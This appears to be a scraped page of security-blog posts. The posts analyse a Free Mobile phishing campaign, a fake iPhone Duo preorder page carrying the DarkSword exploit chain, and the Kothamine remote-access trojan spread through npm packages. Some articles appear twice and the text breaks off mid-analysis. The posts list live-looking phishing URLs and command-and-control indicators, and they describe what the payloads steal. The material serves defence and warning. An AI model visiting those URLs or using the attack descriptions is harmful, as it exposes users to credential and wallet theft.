.]xyzsitemuk3jpe1eph7[.]xyzsitemuk3z1hh2tvn[.]xyzsitemuk3zjrr2ufy[.]xyzsitemuk3zu5776gi[.]xyzsitemuk6zd201nsw[.]xyzsitemuk7f31386dx[.]xyzsitemuk7fi1dcrp4[.]xyzsitemuk7fvnvihra[.]xyzsitemuk7xbyszpzj[.]xyzsitemuk7y434m4om[.]xyzsitemuk7yi5eqn74[.]xyzsitemuk7ys6db9qj[.]xyzsitemuk9ayiwadjz[.]xyzsitemuk9c4oppeco[.]xyzsitemukh5awm67rj[.]xyzsitemukpy2hpmpwv[.]xyzsitemukrod1am6ez[.]xyzsitemukvxv7j5hmv[.]xyzsitemukvy7wudsqb[.]xyzsitemukww7ivnaji[.]xyzsitemukwxih8302f[.]xyzsitemul94tcv4l80[.]xyzsitemul95f18sowo[.]xyzsitemul95pxqgmm8[.]xyzsitemulaay8dbm66[.]xyzsitemulaucnbmnrd[.]xyzsitemulffos1qryn[.]xyzsitemuli8pd7qi9z[.]xyzsitemulpmt6if530[.]xyzsitemulpnff7964j[.]xyzsitemulpo7jkntfz[.]xyzsitemulr9d1dg77r[.]xyzsitemuls00qrsh0k[.]xyzsitemulszq4rm2yn[.]xyz
Convincing Free Mobile phishing emails appear after data breach
Free Mobile, one of France’s main cellular providers, was fined €27 million by France’s data protection regulator, the CNIL, in January over failures to protect customer data. The October 2024 breach allowed an unauthorized party to access sensitive customer records, including bank account details and login information. Since the breach, we’ve seen many poorly written scam campaigns targeting Free Mobile customers.
However, over the past few weeks, a well-written scam has appeared, closely copying the design of the official Free Mobile website and email templates.
One of our employees, who is a Free Mobile customer, received this phishing email on Wednesday, September 30. The message used the same logo and template as legitimate emails from the company, but came from the suspicious email address freemobile-regularisation[@]knowledgegrowthcenter[.]help. It included a link that appeared to point to regularisation.free.fr :

The email tells the user that an invoice of €9.99 needs to be paid to avoid having the customer’s service suspended. Clicking the link opens a redirection chain:
1. https://u2l.ai/Q5YwFz301
2. https://espace-free-mobile.pro/Ds41LE/302
3. https://espace-free-mobile.pro/Ds41LE/regularisation/?impaye=92a9e77d…200
This final domain, espace-free-mobile.pro, is hosted by Cloudflare and was registered just a month ago.
The final link opens a convincing page with a form asking for credit card details:

The phishing page looks authentic, which sets this campaign apart from many of the Free Mobile scams we’ve seen since the breach.
We initially saw the same campaign using less convincing redirection chains, like this example from July:
1. https://bly.to/93kie5u
2. https://s1181402.ha026.t.mydomain.zone/mbl/
3. https://s1181402.ha026.t.mydomain.zone/mbl/regularisation/?impaye=505…
More recently, we’ve seen more authentic-looking domains, all hosted by Cloudflare:
1. https://s.ink/jmCnZZ
2. https://freesas.info/Cf4tP/
3. https://freesas.info/Cf4tP/regularisation/?impaye=f13fa919d1a22833557…
And another example:
1. https://bly.to/jabwpf6
2. https://regularisation-free.info/portail/
3. https://regularisation-free.info/portail/regularisation/?impaye=83f91…
How to stay safe
Malwarebytes can help protect you from these threats, but treat unexpected messages about your accounts and invoices with caution:
- Don’t follow links in unsolicited emails. If a message concerns your account, open the official Free Mobile app or website directly, or call the official help line at 3244.
- Check the actual domain in your browser’s address bar to see if it matches what you expect—https://mobile.free.fr in this case.
- Malwarebytes Browser Guard detects and blocks this scam directly in your browser.
- Use an up-to-date, real-time anti-malware solution with a web protection component on all your devices.
- Malwarebytes Scam Guard can help you determine whether an email is a scam and advise you on what to do next.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Convincing Free Mobile phishing emails appear after data breach
Free Mobile, one of France’s main cellular providers, was fined €27 million by France’s data protection regulator, the CNIL, in January over failures to protect customer data. The October 2024 breach allowed an unauthorized party to access sensitive customer records, including bank account details and login information. Since the breach, we’ve seen many poorly written scam campaigns targeting Free Mobile customers.
However, over the past few weeks, a well-written scam has appeared, closely copying the design of the official Free Mobile website and email templates.
One of our employees, who is a Free Mobile customer, received this phishing email on Wednesday, September 30. The message used the same logo and template as legitimate emails from the company, but came from the suspicious email address freemobile-regularisation[@]knowledgegrowthcenter[.]help. It included a link that appeared to point to regularisation.free.fr :
The email tells the user that an invoice of €9.99 needs to be paid to avoid having the customer’s service suspended. Clicking the link opens a redirection chain:
1. https://u2l.ai/Q5YwFz301
2. https://espace-free-mobile.pro/Ds41LE/302
3. https://espace-free-mobile.pro/Ds41LE/regularisation/?impaye=92a9e77d…200
This final domain, espace-free-mobile.pro, is hosted by Cloudflare and was registered just a month ago.
The final link opens a convincing page with a form asking for credit card details:
The phishing page looks authentic, which sets this campaign apart from many of the Free Mobile scams we’ve seen since the breach.
We initially saw the same campaign using less convincing redirection chains, like this example from July:
1. https://bly.to/93kie5u
2. https://s1181402.ha026.t.mydomain.zone/mbl/
3. https://s1181402.ha026.t.mydomain.zone/mbl/regularisation/?impaye=505…
More recently, we’ve seen more authentic-looking domains, all hosted by Cloudflare:
1. https://s.ink/jmCnZZ
2. https://freesas.info/Cf4tP/
3. https://freesas.info/Cf4tP/regularisation/?impaye=f13fa919d1a22833557…
And another example:
1. https://bly.to/jabwpf6
2. https://regularisation-free.info/portail/
3. https://regularisation-free.info/portail/regularisation/?impaye=83f91…
How to stay safe
Malwarebytes can help protect you from these threats, but treat unexpected messages about your accounts and invoices with caution:
- Don’t follow links in unsolicited emails. If a message concerns your account, open the official Free Mobile app or website directly, or call the official help line at 3244.
- Check the actual domain in your browser’s address bar to see if it matches what you expect—https://mobile.free.fr in this case.
- Malwarebytes Browser Guard detects and blocks this scam directly in your browser.
- Use an up-to-date, real-time anti-malware solution with a web protection component on all your devices.
- Malwarebytes Scam Guard can help you determine whether an email is a scam and advise you on what to do next.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
New Spectre v2 Variant Exposes Intel, AMD, Arm CPUs to Data Leaks
Branch Target Reuse (BTR) is a new Spectre v2 attack targeting JIT compilers in web browsers, language runtimes, and the operating system kernel
The post New Spectre v2 Variant Exposes Intel, AMD, Arm CPUs to Data Leaks appeared first on SecurityWeek.
Fake iPhone Duo preorder scam triggers DarkSword attack
Apple announced its first foldable iPhone on September 9, and scammers were ready to ‘deliver’ one before anyone could buy it.
Most of what we found around the launch of the iPhone Duo and iPhone 18 Pro was familiar fraud.
But one fake preorder page was different.

Behind its Apple-style design and $500 voucher, the page uses the leaked DarkSword exploit chain to try to break into vulnerable iPhones. If it succeeds, a separate payload attempts to steal saved credentials, cryptocurrency wallet data, and notes.
You don’t have to fill in the form, tap a download, or approve anything. Opening the page is enough to start the attempt.
The $500 voucher is a distraction
The page looks like Apple’s, down to its logo and “Copyright © 2026 Apple Inc.” footer. It promises an “Authorized Partner Exclusive” $500 voucher and AppleCare+ coverage if you complete a preorder form. The form asks for your name, email, and phone number, with WhatsApp “preferred,” but promises no upfront payment.

But Apple doesn’t open iPhone Duo preorders until October 16. You cannot place an Apple preorder now. It offers 6.3-inch and 6.9-inch models in colors Apple doesn’t sell for the Duo. Its countdown starts over whenever the page loads, and its privacy, terms, and sales policy links go nowhere.
In the version we captured, submitting the form doesn’t place an order. Its submission handler doesn’t read or send the details entered, and the page generates its own “Pre-Order Successful” message. The exploit attempt has already begun in the background.
How the attack starts when the page opens
Visitors using browsers the script doesn’t recognize as Safari see a “Browser Restricted” notice. On iPhones, the page also tries to reopen the link in Safari, the browser the exploit chain targets. That steers visitors toward the intended browser, although background resources may still load in others.

An invisible frame checks the visitor’s iOS version and selects the next code to load. DarkSword then attempts to get past the iPhone’s protections and, if successful, gain deep access to the phone. It doesn’t wait for a button press or form submission.
What attackers could take from an iPhone
If the exploit succeeds, the payload attempts to contact its server. Its first message includes a device identifier, device information, and status. It also attempts to send a list of installed apps and the contents of Apple Notes.
The code looks for cryptocurrency wallets, including MetaMask, Phantom, Trust Wallet, Coinbase Wallet, Exodus, and Tonkeeper. It also attempts to recover saved credentials from the phone’s keychain. If it finds a targeted wallet and the first exchanges with its server succeed, it attempts to upload wallet files, recovered keychain data, and photo thumbnails. Exposure of wallet files or credentials could put funds at risk.

The payload also tries to access files containing messages, call history, contacts, voicemail, email, calendar entries, and cached location data.
The payload can then repeatedly contact its server for instructions. Its commands can list directories, retrieve files and full-size photos, gather app information, and run JavaScript supplied by the server. The payload also tries to cover its tracks by deleting diagnostic reports that could help investigators spot the attack.

The code is designed to run inside a system process, but may stop before the phone restarts. We found no mechanism that automatically brings it back after a reboot.
We analyzed the captured code, but did not test it on an iPhone or observe data leaving one.
Which iPhones could be at risk?
Several parts of the captured code match the DarkSword chain described by Google in March. Apple has patched the vulnerabilities Google reported.
When DarkSword was disclosed in March, iVerify estimated that up to 270 million devices were running the iOS 18.4 through 18.6.2 versions targeted by the variant it analyzed. That is not a current count or a measure of how many phones this page could compromise. We haven’t confirmed this page’s exact range; its files also contain code for older iOS versions.
The lure fits the exploit: someone considering a new iPhone may still be using an older, unpatched one. That could make them vulnerable simply by opening the preorder page.
Safari can report an older iOS version to websites, so an updated iPhone may still load the attack code. That doesn’t mean the exploit can break in: Apple says updated devices are protected against the reported attacks.
How to stay safe
- Keep your iPhone updated. Go to Settings > General > Software Update and install the latest version available. Turn on Automatic Updates there too. Apple says updated devices are protected against the reported DarkSword attacks.
- Check offers without opening unfamiliar links. Go directly to Apple or a retailer you know by typing its address yourself. A preorder link in an ad, message, or social post could start an exploit attempt as soon as the page opens.
- Opened this page? Restart your iPhone after updating it. We found no code that automatically brings the payload back after a reboot. Restarting cannot undo any data already taken.
- Keep a cryptocurrency wallet on that phone? Take precautions from a trusted device. If the phone may have been compromised and you keep a wallet on it, create a new wallet with a new recovery phrase and move the funds. For an exchange account, secure the account and contact the exchange.
- Change potentially exposed passwords from a trusted device. Start with email, your Apple Account, banking, and crypto accounts, and turn on two-factor authentication.
- Report the page. Save its URL and any screenshots without reopening it, and report it to your national cybercrime reporting service.
- Check a suspicious offer before you act. Scam Guard can give a verdict on a screenshot or link. On desktop, Browser Guard blocks the fake preorder page we analyzed; web protection in Malwarebytes Premium blocks it too.
Indicators of compromise
pnmrud[.]cc— command-and-control and collection servercloud[.]cmatgldn[.]click— ad click and conversion tracker

“One of the best cybersecurity suites on the planet.”
According to CNET. Read their review →
Fake iPhone Duo preorder scam triggers DarkSword attack
Apple announced its first foldable iPhone on September 9, and scammers were ready to ‘deliver’ one before anyone could buy it.
Most of what we found around the launch of the iPhone Duo and iPhone 18 Pro was familiar fraud.
But one fake preorder page was different.
Behind its Apple-style design and $500 voucher, the page uses the leaked DarkSword exploit chain to try to break into vulnerable iPhones. If it succeeds, a separate payload attempts to steal saved credentials, cryptocurrency wallet data, and notes.
You don’t have to fill in the form, tap a download, or approve anything. Opening the page is enough to start the attempt.
The $500 voucher is a distraction
The page looks like Apple’s, down to its logo and “Copyright © 2026 Apple Inc.” footer. It promises an “Authorized Partner Exclusive” $500 voucher and AppleCare+ coverage if you complete a preorder form. The form asks for your name, email, and phone number, with WhatsApp “preferred,” but promises no upfront payment.
But Apple doesn’t open iPhone Duo preorders until October 16. You cannot place an Apple preorder now. It offers 6.3-inch and 6.9-inch models in colors Apple doesn’t sell for the Duo. Its countdown starts over whenever the page loads, and its privacy, terms, and sales policy links go nowhere.
In the version we captured, submitting the form doesn’t place an order. Its submission handler doesn’t read or send the details entered, and the page generates its own “Pre-Order Successful” message. The exploit attempt has already begun in the background.
How the attack starts when the page opens
Visitors using browsers the script doesn’t recognize as Safari see a “Browser Restricted” notice. On iPhones, the page also tries to reopen the link in Safari, the browser the exploit chain targets. That steers visitors toward the intended browser, although background resources may still load in others.
An invisible frame checks the visitor’s iOS version and selects the next code to load. DarkSword then attempts to get past the iPhone’s protections and, if successful, gain deep access to the phone. It doesn’t wait for a button press or form submission.
What attackers could take from an iPhone
If the exploit succeeds, the payload attempts to contact its server. Its first message includes a device identifier, device information, and status. It also attempts to send a list of installed apps and the contents of Apple Notes.
The code looks for cryptocurrency wallets, including MetaMask, Phantom, Trust Wallet, Coinbase Wallet, Exodus, and Tonkeeper. It also attempts to recover saved credentials from the phone’s keychain. If it finds a targeted wallet and the first exchanges with its server succeed, it attempts to upload wallet files, recovered keychain data, and photo thumbnails. Exposure of wallet files or credentials could put funds at risk.
The payload also tries to access files containing messages, call history, contacts, voicemail, email, calendar entries, and cached location data.
The payload can then repeatedly contact its server for instructions. Its commands can list directories, retrieve files and full-size photos, gather app information, and run JavaScript supplied by the server. The payload also tries to cover its tracks by deleting diagnostic reports that could help investigators spot the attack.
The code is designed to run inside a system process, but may stop before the phone restarts. We found no mechanism that automatically brings it back after a reboot.
We analyzed the captured code, but did not test it on an iPhone or observe data leaving one.
Which iPhones could be at risk?
Several parts of the captured code match the DarkSword chain described by Google in March. Apple has patched the vulnerabilities Google reported.
When DarkSword was disclosed in March, iVerify estimated that up to 270 million devices were running the iOS 18.4 through 18.6.2 versions targeted by the variant it analyzed. That is not a current count or a measure of how many phones this page could compromise. We haven’t confirmed this page’s exact range; its files also contain code for older iOS versions.
The lure fits the exploit: someone considering a new iPhone may still be using an older, unpatched one. That could make them vulnerable simply by opening the preorder page.
Safari can report an older iOS version to websites, so an updated iPhone may still load the attack code. That doesn’t mean the exploit can break in: Apple says updated devices are protected against the reported attacks.
How to stay safe
- Keep your iPhone updated. Go to Settings > General > Software Update and install the latest version available. Turn on Automatic Updates there too. Apple says updated devices are protected against the reported DarkSword attacks.
- Check offers without opening unfamiliar links. Go directly to Apple or a retailer you know by typing its address yourself. A preorder link in an ad, message, or social post could start an exploit attempt as soon as the page opens.
- Opened this page? Restart your iPhone after updating it. We found no code that automatically brings the payload back after a reboot. Restarting cannot undo any data already taken.
- Keep a cryptocurrency wallet on that phone? Take precautions from a trusted device. If the phone may have been compromised and you keep a wallet on it, create a new wallet with a new recovery phrase and move the funds. For an exchange account, secure the account and contact the exchange.
- Change potentially exposed passwords from a trusted device. Start with email, your Apple Account, banking, and crypto accounts, and turn on two-factor authentication.
- Report the page. Save its URL and any screenshots without reopening it, and report it to your national cybercrime reporting service.
- Check a suspicious offer before you act. Scam Guard can give a verdict on a screenshot or link. On desktop, Browser Guard blocks the fake preorder page we analyzed; web protection in Malwarebytes Premium blocks it too.
Indicators of compromise
pnmrud[.]cc— command-and-control and collection servercloud[.]cmatgldn[.]click— ad click and conversion tracker
“One of the best cybersecurity suites on the planet.”
According to CNET. Read their review →
Kothamine malware uses Tailscale’s tailcat to evade network detection
We discovered an undocumented remote-access Trojan (RAT) called Kothamine Agent. It supports more than 30 commands and it gives attackers control of an infected Windows computer: they can run commands, read and change files, and add new capabilities. Some versions can also steal browser data and record through the camera and microphone.
We found Kothamine linked to malicious npm packages, which could put users and developers who install those packages at risk. In recent versions, the malware uses tailcat, an open-source tool from Tailscale, to receive commands over an encrypted connection. That makes its communications harder to inspect and gives defenders no conventional command-and-control (C2) domain to block.
Based on VirusTotal uploads and GitHub commits, Kothamine appears to have been in development or distribution since at least July. Earlier versions used the Tailscale VPN instead of tailcat. Depending on the build, the malware includes the networking tools or downloads them from sources including GitHub.
How to stay safe
Before installing an unfamiliar npm package, check its repository, maintainers, dependencies, and recent releases. Search for reports of malicious activity, and favor packages with an established history and regular maintenance.
- Check the name carefully. Make sure you aren’t downloading a fake package with a similar name.
- Check the developer or organization and make sure the publisher appears legitimate. Check, for example, if it has a website or a GitHub repository.
- Read some reviews, issues and reports. Search for the package name on Google and check for reports of detected potential malware.
- Look at how popular it is. A package with many downloads and users is generally easier to verify than a brand-new package with almost no history.
Technical analysis
Kothamine and the malicious npm packages
Kothamine is written in C and C++. In the majority of the samples we analyzed, it consists of an injector and a DLL containing the agent. The agent supports more than 30 commands, allowing the operator to control the infected system and load additional DLLs to extend its capabilities.
Kothamine Agent has undergone some changes over time. Earlier versions we found on VirusTotal used the Tailscale VPN rather than tailcat, and the strings were not encrypted. Some features, including a User Account Control (UAC) bypass and stealer commands, were detected only in certain builds.
In some versions, Kothamine downloaded Tailscale files from the official Tailscale website or a GitHub repository instead of including them in the agent.

The same GitHub repository is cited in an advisory about a malicious npm package named dotnet-runtime-base. The package download npm-sc-legit.exe from that repository. At the time of writing, two other packages published by the same developer had been removed.

The authors behind these campaigns made a mistake and published instructions for compiling kothamine-stub-cpp in one of the packages. The guide also discusses loading .NET assemblies, which we did not observe in the samples we analyzed.

The npm-sc-legit.exe executable is a compiled version of Kothamine that also contains commands for stealing data. We did not find a panel or builder for Kothamine, but the features present across different builds suggest that operators can enable particular functions and commands as needed.
The following analysis focuses on a recent Kothamine Agent sample that uses tailcat for C2 communication.
How Kothamine Agent works
